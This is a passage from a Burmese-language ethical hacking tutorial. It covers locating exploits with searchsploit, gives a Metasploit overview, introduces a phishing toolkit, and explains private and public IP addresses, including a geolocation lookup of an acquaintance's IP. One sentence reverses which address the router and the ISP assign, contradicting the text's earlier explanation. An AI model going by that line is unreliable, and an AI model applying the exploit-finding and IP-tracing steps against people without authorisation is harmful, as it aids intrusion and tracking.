အထက်ပါပုံရှိ exploit ကို ကြည့်လိုပါက main Path သည် /usr/share/exploitdb/platforms/ ဆိုပြီး တွေ့ရပါမယ်။ ဆိုလိုတာကတော့ အောက်မှာ ပေါ်လာမယ့် exploit တိုင်းဟာ အဲသည်ထဲမှာ ရှိမယ်လို့ ဆိုလိုတာပါ။ ဖွင့်ကြည့်မယ့် exploit က အထက်ပါပုံက windows/local/14966.py ကို ဆိုပါစို့။ main file path နဲ့ ပေါင်းလိုက်တဲ့အခါ /usr/share/exploitdb/platforms/windows/local/14966.py ဆိုပြီး ရပါမယ်။ အဲသည်ရှေ့မှာ cat (or) gedit (or) leafpad တစ်ခုခု ထည့်ရိုက်လိုက်ရုံပါပဲ။

Remote Exploit

Computer, network device, mobile phone or service စတာတွေကို network/ Operating System ရဲ့ ပြင်ပကနေ ပြုလုပ်နိုင်သော exploit မျိုးကို remote exploit လို့ ခေါ်ဆိုပါတယ်။ အချို့က network exploit လို့လည်း ခေါ်ကြပါသေးတယ်။ ဘယ်လိုခေါ်ခေါ်ပါ။ အရေးကြီးတာက local exploit မဟုတ်ရင် remote exploit ဖြစ်တယ်ဆိုတာပါပဲ။ remote exploit ဟာ computers, servers နဲ့ network equipment တွေကိုသာမက web services & applications, databases, printers, mobile phones စတဲ့ network နဲ့ ချိတ်ဆက် လုပ်ဆောင်ထားတဲ့ အရာရာတိုင်းထိ exploit လုပ်လေ့ရှိပါတယ်။ remote exploit တွေကို ရှာဖွေကြည့်လိုပါက အောက်ပါအတိုင်း ရှာကြည့်နိုင်ပါသေးတယ်။

```
root@kali:~# searchsploit remote
```

Metasploit

Metasploit ဆိုတာကိုတော့ hacking လေ့လာမယ့်သူတွေအတွက် မစိမ်းတဲ့ စကားလုံးတစ်လုံး ဖြစ်ပါတယ်။ metasploit ဟာ pen-tester တွေရဲ့ powerful tool အဖြစ် တည်ရှိနေပါတယ်။ Metasploit အတွက် အကျယ်ဖော်ပြရင် စာအုပ် တစ်အုပ်စာထက် များစွာ ကျော်လွန်သွားနိုင်ပါတယ်။ ဒါကြောင့် လိုရင်းလေးတွေပဲ ပြောပါရစေ။

Metasploit pro နဲ့ Metasploit free ဆိုပြီး Version နှစ်မျိုး လာသလို security team တွေနဲ့ Government agency တွေကတော့ reporting, group collaboration, compliancy checking, advanced wizards for precision & control တွေ ပါဝင်တဲ့ pro version ကို ဝယ်ယူအသုံးပြုလေ့ရှိကြပါတယ်။ Exploit Module တွေက အတူတူပဲဖြစ်တာကြောင့် သာမန် အသုံးပြုမယ့် ကျွန်တော်တို့အတွက်တော့ ဝယ်သုံးစရာ မလိုပါဘူး။ :)

သူ့ရဲ့ framework လေးကို ကြည့်ရအောင်။ သူ့မှာ အဓိကအားဖြင့် modules type ၅ခု ပါဝင်ပါတယ်။

1. Exploit Modules
2. Auxiliary Modules
3. Payloads
4. Listeners
5. Shell code

ဆိုပြီး ဖြစ်ပါတယ်။ Armitage လို category တွေကိုပါ ထည့်သွင်းပြီး 6th Categories လို့လည်း ပြောကြပါသေးတယ်။ နောက် Metasploit Chapter ရောက်မှ ဆက်လက် ဆွေးနွေးသွားပါမယ်။ ခုကတော့ Overview အနေနဲ့သာ ဆွေးနွေးခဲ့ခြင်းပါ။

Social Engineering Toolkit

Penetration toolkit တွေကို ဆွေးနွေးတဲ့အခါ Phishing ပြုလုပ်ရာမှာ နာမည်ကြီးတဲ့ setoolkit (social engineering toolkit) ကို အတော်များများ သိရှိကြပြီး ဖြစ်ပါတယ်။ အသုံးပြုရတာ လွယ်ကူရိုးရှင်းတဲ့အတွက်ရော Local အတွင်း စွမ်းဆောင်ရည် ကောင်းမွန်တာတွေကြောင့်ရော နာမည်ရတဲ့ tool တစ်ခုပါ။ CHAPTER တစ်ခုနဲ့ သီးသန့် ဆွေးနွေးပေးမှာမို့ ဒီနေရာမှာတော့ မိတ်ဆက်ရုံလေးပဲ ထုတ်ပြပါရစေဦး။

ဒီနေရာအထိ ကျွန်တော်ဆွေးနွေးဖော်ပြခဲ့တာလေးတွေကတော့ Chapter 9: Exploitation အတွက် အသုံးပြုတဲ့ toolkit တွေအကြောင်းပဲ ရှိပါသေးတယ်။ Exploit ပြုလုပ်တဲ့ Techniques တွေလည်း ရှိပါသေးတယ်။ ရှေ့မှာ ကျွန်တော်တို့ ဆွေးနွေးခဲ့ကြတဲ့ Phases of Ethical hacking မှာ ပြုလုပ်ရမယ့် အဆင့်တွေကို အနည်းဆုံး လေးဆင့်အဖြစ် ဆွေးနွေးခဲ့ကြတဲ့အနက် Exploitation Phase က ဆွေးနွေးစရာ အများဆုံးနဲ့ အကျယ်ပြန့်ဆုံးဖြစ်ပါတယ်။ ဒီ CHAPTER မှာတော့ ဒီနေရာမှာပဲ ရပ်နားလိုက်ပါတယ်ခင်ဗျာ။

နောက်ပိုင်းတွေမှာ တစ်ခန်းချင်းစီ ဆွေးနွေးမှ ပို သင့်တော်မယ်ထင်လို့ပါ။

CHAPTER 11: Additional Knowledge Foundation

What is IP Address?

ဒီနေရာမှာ ဒီအကြောင်းအရာလေးတွေကို ဖြည့်စွက်ဖော်ပြဖို့ မူလက စိတ်ကူးမရှိခဲ့ကြောင်း ဒီအကြောင်းအရာကို မဆွေးနွေးမီ ဝန်ခံပါရစေ။ တကယ်ဆို ဒီအကြောင်းတွေကို ရှေ့မှာ ရေးရမှာဖြစ်ပေမယ့် မူလက စာမျက်နှာလျှော့တဲ့အနေနဲ့ ထည့်မရေးဖို့ စဉ်းစားထားမိခဲ့တာပါ။ အားလုံး သိကြပြီး အကြောင်းအရာဖြစ်လို့ မရေးခဲ့ပေမယ့် ဒီစာကို မရေးခင်အချိန်မှာပဲ ကျွန်တော့်နဲ့ သိတဲ့သူ အချို့က မေးခွန်းလေးတွေ မေးလာပါတယ်။

IP address က တစ်ခုတည်းမဟုတ်ဘူးလားလို့ မေးတဲ့သူရယ်၊ IP address တွေက Dynamic တွေ Static တွေ Public တွေ Private တွေနဲ့ ရှုပ်နေတာပဲဆိုတဲ့သူနဲ့ ပါ။ သူက Dynamic & Static, Public & Private အဲဒါတွေကို တူတူပဲကို ဘာသာစကား နှစ်မျိုးကွဲသလို ခွဲခေါ်တာလား လို့ မေးလာတော့ ဒီစာအုပ်ဖတ်မယ့်သူတွေ ထဲမှာရော ဒီလို သိချင်တဲ့သူ ရှိမလားဆိုတဲ့အတွေးနဲ့ ဒီအပိုင်းတွေကို ဖြည့်စွက်လိုက်ရ ပါတယ်ခင်ဗျ။

အားလုံးသိထားတဲ့အတိုင်းပါပဲ။ IP Address (Internet Protocol Address) ဆိုတာ အလွယ်ဆုံးပြောရရင် ကျွန်တော်တို့ရဲ့ အင်တာနက်ပေါ်က လိပ်စာ ဖြစ်ပါတယ်။ IP address ဆိုတာကို အားလုံး သိကြပေမယ့် IP address နှစ်မျိုးရှိမှန်း မသိသူတွေ၊ Dynamic, static, public & private မှာ ဘာတွေကွာလဲဆိုတာ မသိတဲ့သူတွေ ရှိနေတာ မို့လို့ အဲသည်ကနေပဲ စ ပြောပါရစေ။

What is Private IP address?

ဒီမေးခွန်းကိုတော့ တော်တော်များများ ဖြေနိုင်လိမ့်မယ်ထင်ပါတယ်။ ကျွန်တော်တို့ အသုံးပြုနေတဲ့ ကွန်ပျူတာတွေမှာ ရှိနေတဲ့ IP address ကို ပြောတာ လို့ အကြမ်းဖျင်း ဖြေကြတာကိုတွေ့ရပါတယ်။ ကျွန်တော်တို့ router တစ်ခုခု သုံးပြီး အင်တာနက် ချိတ်ဆက်တယ် ဆိုပါစို့။ ထို router မှာ local address တွေက default အနေနဲ့ ပါဝင်ပြီးဖြစ်ပြီး router အမျိုးအစား(ထုတ်လုပ်သည့် ကုမ္ပဏီအလိုက်) စီးရီးတွေ တူလေ့ရှိပါတယ်။

- **Linksys** routers use 192.168.1.1
- **D-Link** and **NETGEAR** routers are set to 192.168.0.1
- **Cisco** routers use either 192.168.10.2, 192.168.1.254 or 192.168.1.1
- **Belkin** and **SMC** routers often use 192.168.2.1

အထက်ပါ address တွေက ဥပမာ ဖော်ပြခြင်းသာ ဖြစ်ပြီး ထိုနံပါတ်တွေရဲ့ စီးရီးအလိုက် Local Machine တွေမှာ ထုတ်ပေးလေ့ရှိပါတယ်။ ဥပမာ ဆိုကြပါစို့။ ကျွန်တော်တို့က စာတစ်စောင် ပို့မယ်ဆိုပါစို့။ ကျွန်တော်တို့ လိပ်စာမှာ အမှတ် ၁၂၃၊ ၃လွှာ၊ နှင်းဆီလမ်း၊ အင်းစိန်မြို့နယ်၊ ရန်ကုန်မြို့ ဆိုပြီး ကျွန်တော်တို့ဆီကို စာပြန်ထည့်ရမယ့် လိပ်စာနေရာမှာ ရေးပြီး ပို့လိုက်တယ်ဆိုပါစို့။ ကျွန်တော်တို့ ပို့လိုက်တဲ့ စာက (ဥပမာ အခြားမြို့/နိုင်ငံ)ကို ရောက်သွားတဲ့အခါ သူတို့က ပြန်ပို့မယ်ဆိုပါစို့။ ကျွန်တော်တို့ ထည့်ပေးလိုက်တဲ့လိပ်စာအတိုင်း ပြန်ပို့မှာပေမယ့် သူတို့အနေနဲ့ အတိအကျ သိမှာမဟုတ်ပါဘူး။

ဥပမာ ကျွန်တော်တို့က US က အသိတစ်ယောက်ရဲ့ လိပ်စာဆီ စာပေးပို့မယ်ဆိုပါစို့။ သူ့ဆီက စာပြန်တဲ့အခါ ကျွန်တော်တို့ပေးလိုက်တဲ့ လိပ်စာအတိုင်းသာ ပြန်ပို့မှာပေမယ့် သူ့အနေနဲ့ သိမှာက Yangon, Myanmar ဆိုတာပါပဲ။ ဒါကိုပဲ သူ သိပါလိမ့်မယ်။ ကျန်တဲ့ လမ်းတွေ အိမ်အမှတ်တွေ စတာတွေကို သူသိမှာ မဟုတ်ပါဘူး။ အဲဒီဖြစ်ရပ်ကလေးကို ပြန်ကြည့်ရင် ကျွန်တော်တို့ရဲ့ လိပ်စာမှာ အပိုင်း ၂ပိုင်း ကွဲနေတာကို တွေ့နိုင်ပါတယ်။ တစ်ဘက်ကစာသည် ကျွန်တော်တို့ဆီကို ပြန်ရောက်ဖို့အတွက် ရန်ကုန်နဲ့ သက်ဆိုင်တဲ့ စာတိုက်ဆီ အရင် ရောက်ပါမယ်။ ပြီးမှ ကျွန်တော်တို့ဆီ နောက်တစ်ဆင့် ထပ်ရောက်မှာဖြစ်ပါတယ်။

အဲသည်တော့ နောက်တစ်ဆင့်အနေနဲ့ ထပ်ရောက်လာမယ့် ကျွန်တော်တို့ရဲ့ လိပ်စာက တစ်ပိုင်း အများသိတဲ့ လိပ်စာက တစ်ပိုင်း အဲလိုကွဲပါတယ်။ ပိုပြီးရှင်းအောင် ပြောပြရရင် ရန်ကုန်မှာနေတဲ့ မောင်မောင်က တောင်ကြီးမှာနေတဲ့ အောင်အောင့်ထံ စာပို့တယ် ဆိုပါစို့။ အောင်အောင်ပေးတဲ့ လိပ်စာက အမှတ် ၂၄၊ အနော်ရထာလမ်းနှင့် ခွာညိုလမ်းထောင့်၊ တောင်ကြီး၊ ရှမ်းပြည်နယ် ဆိုပါစို့။ ရန်ကုန်သား မောင်မောင် သိတာက သူစာပို့မယ့်သူ အောင်အောင်က တောင်ကြီးက ဖြစ်တယ် ဆိုတာပါပဲ။ အဲသလိုပဲ မောင်မောင် စာထည့်ပေးမယ့် ရန်ကုန်စာတိုက်ကလည်းပဲ ဒီစာ တောင်ကြီးကို ပို့ရမယ်ဆိုတာပဲ သိပါလိမ့်မယ်။ ဘာလမ်းတွေ ဘယ်နေရာဆိုတာကို သိမှာမဟုတ်ပါဘူး။

ဒီတော့ ဒီစာလေးက တောင်ကြီးစာတိုက်ကို ရောက်သွားပါလိမ့်မယ်။ တောင်ကြီးစာတိုက်ကနေမှ တစ်ဆင့် အမှတ်၂၄၊ အနော်ရထာလမ်းနှင့် ခွာညိုလမ်းထောင့် ကို ရောက်သွားမှာဖြစ်ပါတယ်။ ဒီဖြစ်စဉ်ကလေးမှာ ပြန်ကြည့်ရင် ရန်ကုန်စာတိုက်နဲ့ တောင်ကြီးစာတိုက်ကြား လမ်းကြောင်းလိပ်စာ တစ်ခု၊ တောင်ကြီးစာတိုက်နဲ့ လက်ခံမယ့်သူကြား လမ်းကြောင်းတစ်ခုကို ခွဲမြင်ရမှာဖြစ်ပါတယ်။ ကျွန်တော်တို့ရဲ့ router က တောင်ကြီးစာတိုက်ကဲ့သို့ လုပ်ဆောင်ပါတယ်။ သူ့ဆီရောက်လာတဲ့ စာတွေထဲကနေ ပို့ပေးရမယ့်သူရဲ့ လိပ်စာထံ အတိအကျ ပြန်ပို့ပေးရတဲ့ တာဝန်ကို ယူပါတယ်။ အဲသည်တော့ သူပြန်ပို့ပေးရတဲ့ လိပ်စာက သူ့ရဲ့ မြို့နယ်တွင်းမှာရှိတဲ့ လိပ်စာ ဖြစ်ပါတယ်။ ဒါဟာ Local address ကရဲ့ သဘော ဖြစ်ပြီးတော့ private IP address နဲ့ သဘာဝချင်း တူညီမှုရှိပါတယ်။

Private IP address ဆိုတာဟာ router ကနေ သတ်မှတ်ထားပေးတဲ့

လိပ်စာဖြစ်ပြီး Local Address ဖြစ်ပါတယ်။ router ရဲ့ တာဝန်က ပြင်ပက ဝင်ရောက်လာမယ့် အချက်အလက်တွေကို သက်ဆိုင်ရာ လိပ်စာတွေအလိုက် ပြန်လည်ပေးပို့ရတဲ့အလုပ်ကိုလည်း လုပ်ဆောင်ပါတယ်။ အဲလို ပေးပို့ရာမှာ Private IP address ကို အသုံးပြုပါတယ်။ ဒါကြောင့် IP address တွေဟာ တစ်ခုနဲ့တစ်ခု တူညီလို့ မရတာ ဖြစ်ပါတယ်။ အဓိက လိုရင်းအချက်ကတော့ private IP address (or) Local address သည် ကျွန်တော်တို့ ချိတ်ဆက်ထားတဲ့ ကွန်ယက်တစ်ခုတည်းရဲ့ အောက်မှာ ရှိနေတဲ့ device တွေရဲ့ လိပ်စာကို ဆိုလိုပါတယ်။ ဒါလေးပြောဖို့ကို စကားကြောရှည်နေတယ်လို့ မထင်ပါနဲ့ဗျာ။ အချို့က တကယ့်ကို မသိလို့ပါ။

Private IP address ကို သိလိုပါက Linux Terminal မှာ ifconfig လို့ ရိုက်ထည့်ပြီး ကြည့်ရှုနိုင်ပါတယ်။ ရှေ့မှာ ဖော်ပြခဲ့ပြီးပြီနော်။ Windows မှာဆိုရင်တော့ cmd မှာ ipconfig လို့ ရိုက်ရှာနိုင်ပါတယ်။

What is Public IP address?

ခုန ဆွေးနွေးခဲ့တဲ့ ဥပမာအရ Public IP address ကို ရိပ်မိမယ် ထင်ပါတယ်။ ကျွန်တော်တို့သည် အခြားနိုင်ငံတစ်ခုကို ရောက်သွားတဲ့အခါမှာ ထိုနိုင်ငံကလူတွေအနေနဲ့ ကျွန်တော်တို့ကို သိမှာသည် မြန်မာနိုင်ငံက ဆိုတာပဲ ဖြစ်ပါတယ်။ ဘယ်မြို့နယ် ဘယ်လမ်းဆိုတာတွေကို သူတို့အနေနဲ့ သိမှာလည်းမဟုတ်ပါ။ သူတို့သိတဲ့ မြန်မာနိုင်ငံက ဆိုတာသည် Public IP address နဲ့ သဘောသဘာဝချင်းတူညီပါတယ်။ Website တစ်ခုကို ကျွန်တော်တို့ သွားရောက် လေ့လာတဲ့အခါ အဆိုပါ website သည် ကျွန်တော်တို့ရဲ့ private IP address ကို မသိရှိပါဘူး။ သူ့အနေနဲ့ သိနိုင်တာက public IP address ပါ။


ပိုရှင်းအောင် IP address နှစ်မျိုးကို ပုံစံခွဲကြည့်ရအောင်။

Private IP Address	Public IP Address
Internal IP Address	External IP Address
Only you can see	The world can see
LAN IP Address (Local Area Network)	WAN IP Address (Wide Area Network)

ဒီလောက်ဆို နားမလည်ရင်တော့ သဘောပေါက်လုတော့ ရှိပြီလို့ ယူဆပါတယ်။ ကျွန်တော်တို့က ကျွန်တော်တို့ ချိတ်ဆက်ထားတဲ့ အင်တာနက် (wifi, cables, ...) ကနေ facebook.com ကို ဆက်သွယ်မယ် ဆိုပါတော့။ ကျွန်တော်တို့ network ထဲက ဘယ်ကွန်ပျူတာကတော့ facebook ကို ဆက်သွယ်နေတယ် ဆိုတာကို သိနိုင်ဖို့အတွက် internal address နဲ့ မှတ်သားရပါတယ်။ ပြီးတဲ့အခါ external (public) address ကို အသုံးပြုပြီး router ကနေတစ်ဆင့် facebook.com နဲ့ ထပ်မံ

ချိတ်ဆက်ပေးပါတယ်။ facebook.com က ကျွန်တော်တို့ရဲ့ public address အတိုင်း ပြန်ပို့လာပါတယ်။ တောင်ကြီးစာတိုက်ကို စာ တစ်ဆင့်ရောက်သလိုပေါ့။ အဲသည်မှာ router (တောင်ကြီးစာတိုက်)က သူမှတ်ထားတဲ့ IP address အတိုင်း အတိအကျ ပြန်လည် ပေးပို့ပါတယ်။ ဒါကြောင့် ကျွန်တော်တို့ရဲ့ Network ထဲမှာ devices တွေ များစွာ ရှိတဲ့အနက် ကျွန်တော်တို့ထံ တန်းတန်းမတ်မတ် ရောက်လာနိုင်တာ ဖြစ်ပါတယ်။ (တောင်ကြီးမှာ အိမ်တွေ အများကြီးရှိပေမယ့် လက်ခံမယ့်အိမ်တစ်အိမ်တည်းကိုသာ မှန်ကန်စွာ ပို့ပေးနိုင်တာမျိုးပါ)


ကောင်းပြီ။ ဒါဆို ကျွန်တော်တို့ရဲ့ Public IP Address ကို ဘယ်လို ကြည့်နိုင်မလဲ။ လွယ်ပါတယ်။ ကျွန်တော်တို့ သုံးနေကျ Browser (ဖုန်းမှာဖြစ်ဖြစ်၊ ကွန်ပျူတာမှာဖြစ်ဖြစ် ရပါတယ်) ရဲ့ address bar မှာ what is my ip address .com လို့ တွဲပြီး ရိုက်ထည့်ပေးရုံပါပဲ။ ခွဲရေးပြတာက မှတ်မိအောင်ပါ။ ရိုက်ထည့်ရမှာက whatismyipaddress.com ဖြစ်ပါတယ်။ enter လိုက်မယ်ဆိုရင် ဘာတွေရမလဲ။ စမ်းကြည့်ပါ။



ဒါကတော့ ကျွန်တော် နမူနာအနေနဲ့ ကြည့်ပြတာပါ။ မိမိတို့ရဲ့ browser တွေမှာလည်း ပြန်ကြည့်ကြည့်ပါ။ ifconfig နဲ့ ကြည့်တဲ့အခါ မြင်ရတဲ့ ip address နဲ့ လုံးဝ တူညီခြင်းမရှိတာကို တွေ့ရပါမယ်။ Public IP Address က router က သတ်မှတ်ပေးတာ ဖြစ်ပြီး Private IP Address ကတော့ ကျွန်တော်တို့ရဲ့ Internet Service Provider (ISP) က သတ်မှတ်ပေးထားတာမို့လို့ပါပဲ။

ကျွန်တော်တို့ အင်တာနက် သုံးတဲ့အခါမှာ အဆိုပါ Address နှစ်မျိုးက ပူးတွဲတာဝန်ထမ်းဆောင်ပါတယ်။ နောက်ထပ် မှတ်ထားသင့်တာလေးတစ်ခု ရှိပါသေးတယ်။ ဘာလဲဆိုရင်တော့ Public IP Address က ကျွန်တော်တို့ရဲ့ တည်နေရာကို အနီးစပ်ဆုံး ဖော်ပြပေးနိုင်တာပါပဲ။

whatismyipaddress.com မှာ ကျွန်တော်တို့ရဲ့ IP Address ကို ပြထားရုံတင်မဟုတ်သေးပါဘူး။ အောက်ဘက်နားက မြေပုံ (google map) မှာ ကျွန်တော်တို့ တည်ရှိနေတဲ့ အနီးစပ်ဆုံးနေရာကိုပါ ဖော်ပြထားတာကို တွေ့ရမှာပါ။ တစ်စုံတစ်ယောက်ရဲ့ IP address ကနေ တည်နေရာကို သိချင်ရင်လည်း စုံစမ်းကြည့်နိုင်ပါသေးတယ်။ ဥပမာ ကျွန်တော့် အသိတစ်ယောက်ရဲ့ IP address ကို IP Lookup လုပ်ပြပါမယ်။ တိုက်ရိုက် ရှာဖွေနိုင်ဖို့အတွက်တော့ whatismyipaddress.com/ip/ ဆိုတဲ့နောက်မှာ မိမိတို့ သိလိုရာ IP address ကို ထည့်ရှာရုံပါပဲ။ ကျွန်တော် ရှာကြည့်မယ့် public IP address က 103.52.14.0 ဖြစ်တာမို့ whatismyipaddress.com/ip/103.52.14.0 လို့ရိုက်ထည့်ပြီး enter လိုက်တဲ့အခါ အောက်ပါအတိုင်း မြင်ရပါမယ်။




အားလုံးမြင်သာအောင် ပြထားတာမို့ ပုံက မရှင်းပါ။ မိမိတို့ရဲ့ Public IP Address ကို နမူနာအနေနဲ့ ထည့်ရှာကြည့်နိုင်ပါတယ်။ IP Lookup ကနေ ကြည့်ရင် မြင်ရတာတွေကို ပြန်ပြပေးပါမယ်။

Details for 103.52.14.0

IP:	103.52.14.0
Decimal:	1731464704
Hostname:	103.52.14.0
ASN:	9988
ISP:	Myanma Posts and Telecommunications
Organization:	Myanma Posts and Telecommunications
Services:	None detected
Type:	Wireless Broadband
Assignment:	Static IP
Blacklist:	Click to Check Blacklist Status
Continent:	Asia
Country:	Myanmar [Burma]
State/Region:	Kayah State
City:	Loikaw
Latitude:	19.6833 (19° 40′ 59.88″ N)
Longitude:	97.2167 (97° 13′ 0.12″ E)

အထက်ပါ lookup မှာ ကြည့်ရင် IP address တစ်ခုကနေ ဖော်ပြပေးနိုင်တဲ့ အချက်အလက်တွေကို တွေ့မြင်နိုင်မှာဖြစ်ပါတယ်။ ပုံအရဆို user သည် MPT နဲ့ အင်တာနက် သုံးနေတယ်ဆိုတာ၊ မြန်မာနိုင်ငံ ကယားပြည်နယ် လွိုင်ကော်မြို့ က ဆိုတာ၊ လတ္တီကျူဘယ်လောက် လောင်ဂျီကျူဘယ်လောက်မှာ ဆိုတာ မြင်နိုင်မှာဖြစ်ပြီး လက်တွေ့ ရှာကြည့်တဲ့အခါ မြေပုံမှာ အနီးစပ်ဆုံး ပြထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။

အထက်ပါ IP tracking မျိုးကို Online Store တွေဖြစ်တဲ့ amazon.com တို့လို website တွေ၊ Facebook နဲ့ google တို့လို Location နဲ့ ကန့်သတ်ချက်ထားတဲ့ site မျိုးတွေမှာ အသုံးပြုလေ့ရှိပါတယ်။ ဒီနှစ်ပိုင်းကို အချုပ်အားဖြင့် ပြန်ပြောရရင် Private IP address ဆိုတာ ကျွန်တော်တို့ရဲ့ Network တစ်ခုတည်းမှာရှိနေတဲ့ စက်တစ်လုံးချင်းစီအလိုက် မတူညီတဲ့ internal (local) address ဖြစ်ပြီး network တစ်ခုတည်းအောက်မှာ ချိတ်ဆက်ထားတဲ့ device တွေအချင်းချင်းသာ အသုံးပြုနိုင် မယ့် လိပ်စာ ဖြစ်ပါတယ်။ Public IP address ကတော့ ကျွန်တော်တို့ရဲ့ external address (တစ်နည်းအားဖြင့် ပြင်ပနဲ့ဆက်ဆံတဲ့ လိပ်စာ) သာ ဖြစ်ပါတယ်။



အထက်ပါ ပုံကိုလေ့လာရင် ကျွန်တော်တို့တွေရဲ့ အင်တာနက် အသုံးပြုနေပုံကို မြင်သာပါလိမ့်မယ်။ ကျွန်တော်တို့တွေ အင်တာနက် ရယူသုံးနိုင်တာ router တွေကြောင့် အဓိက မဟုတ်ပါဘူး။ အဓိကကတော့ Internet Service Provider (ISP) ကြောင့် ဖြစ်ပါတယ်။ router ကတော့ ISP က အင်တာနက်လိုင်းကို ကျွန်တော်တို့ရဲ့ device တွေမှာ ပြန်သုံးနိုင်အောင် ကူညီပေးပါတယ်။ ပုံအရ router ရဲ့ IP address က 192.168.0.1 ဖြစ်ပြီး internal address အဖြစ် ချထားပေးတဲ့ Private IP Address တွေမှာလည်း 192.168.0. နဲ့ အစပြုထားတာကို တွေ့မြင်နိုင်ပါတယ်။

ဒီနေရာမှာ ISP ကနေ တစ်ဆင့် ကျွန်တော်တို့ကို ပြန်ပေးထားတဲ့ Public IP Address က (အထက်ပါပုံအရ) 82.10.250.19 ဖြစ်ပြီး ပုံပါ network အတွင်းရှိ မည်သည့် device တွင်မဆို Public IP Address သည် ထို တစ်ခုသာ ဖြစ်ပါတယ်။ စမ်းသပ်ကြည့်လိုပါက Network အတွင်းရှိ device တိုင်းရဲ့ browser မှာ whatismyipaddress.com ကို ရိုက်ထည့်သွားရောက်ကြည့်နိုင်ပါသည်။

Why do people want to know our IP address and who know our IPs?

မေးခွန်းရဲ့ ပထမပိုင်းကို အရင်ဖြေပါတယ်။ ကျွန်တော်တို့ရဲ့ public IP address ကို သိလိုကြတဲ့ အကြောင်းအရာတွေထဲက အများစုကတော့ ကျွန်တော်တို့ရဲ့ location ကို သိချင်တာကြောင့်ပါပဲ။ ဥပမာအနေနဲ့ပြောရရင် ပစ္စည်းရောက်မှ ငွေပေးချေရတဲ့ online shop ကြီးတွေမှာဆိုရင် (မရိုးဖြောင့်တဲ့သူတွေက တမင် ညစ်လေ့ရှိတာကြောင့်) location သိဖို့က အရေးပါလာပါတယ်။ ပိုပြီး နားလည်အောင် ပြောရရင် MDY ကပါ

